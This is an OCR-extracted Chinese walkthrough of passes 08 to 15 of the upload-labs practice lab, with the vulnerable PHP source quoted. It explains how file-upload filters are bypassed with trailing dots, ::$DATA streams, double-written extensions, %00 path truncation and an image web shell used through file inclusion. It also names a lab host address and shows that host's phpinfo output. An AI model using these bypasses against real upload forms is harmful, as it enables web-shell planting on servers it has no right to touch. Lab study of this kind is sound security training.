


成功解析




pass-08

这里没有过滤文件名结尾的点，因此可以文件名结尾加点绕过



成功解析




pass-09


这里没有过滤::$DATA

因此可以**利用交换数据流::$DATA 绕过上传**：在window的时候如果文件名+"::$DATA"会把::$DATA之后的数据当成文件流处理,不会检测后缀名，且保持::$DATA之前的文件名，他的目的就是不检查后缀名

例如:"phpinfo.php::$DATA"Windows会自动去掉末尾的::$DATA变成"phpinfo.php"



成功解析



pass-10

与pass-05完全一致

pass-11

代码审计

```
$is_upload = false;
```


```php
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","
jspx","jsw","jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","c
er","swf","htaccess","ini");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

这里进行文件后缀黑名单检测，文件后缀中含有黑名单中的后缀就会替换为空

通过双写绕过

成功解析

123.56.166.12:8803/upload/pass-11.php



PHP Version 5.5.38

System	Linux 86eed04e42cb 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension	API220121212,NTS


pass-12

代码审计


```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']
['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10,
99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

这里是白名单检测，只允许上传'jpg','png','gif'格式的文件。但是上传路径是可以控制的，可以使用%00进行截断。%00只能用于php版本低于5.3的。

更改地址栏中的上传路径，将后面处理过的文件名进行截断




成功上传并解析




pass-13

这里与pass-12类似，不过路径是由POST提交的，在POST提交里面要对%00进行解码




成功上传并解析




pass-14

用图片+php代码，组成一个图片马进行上传，当然要想使其中的PHP代码解析，还还需要文件包含漏洞。这里已经提供

可以用copy命令制作图片马



在文件包含处，包含这个图片马，即可成功解析



pass-15

这里与pass-14类似，不过判断逻辑改变了

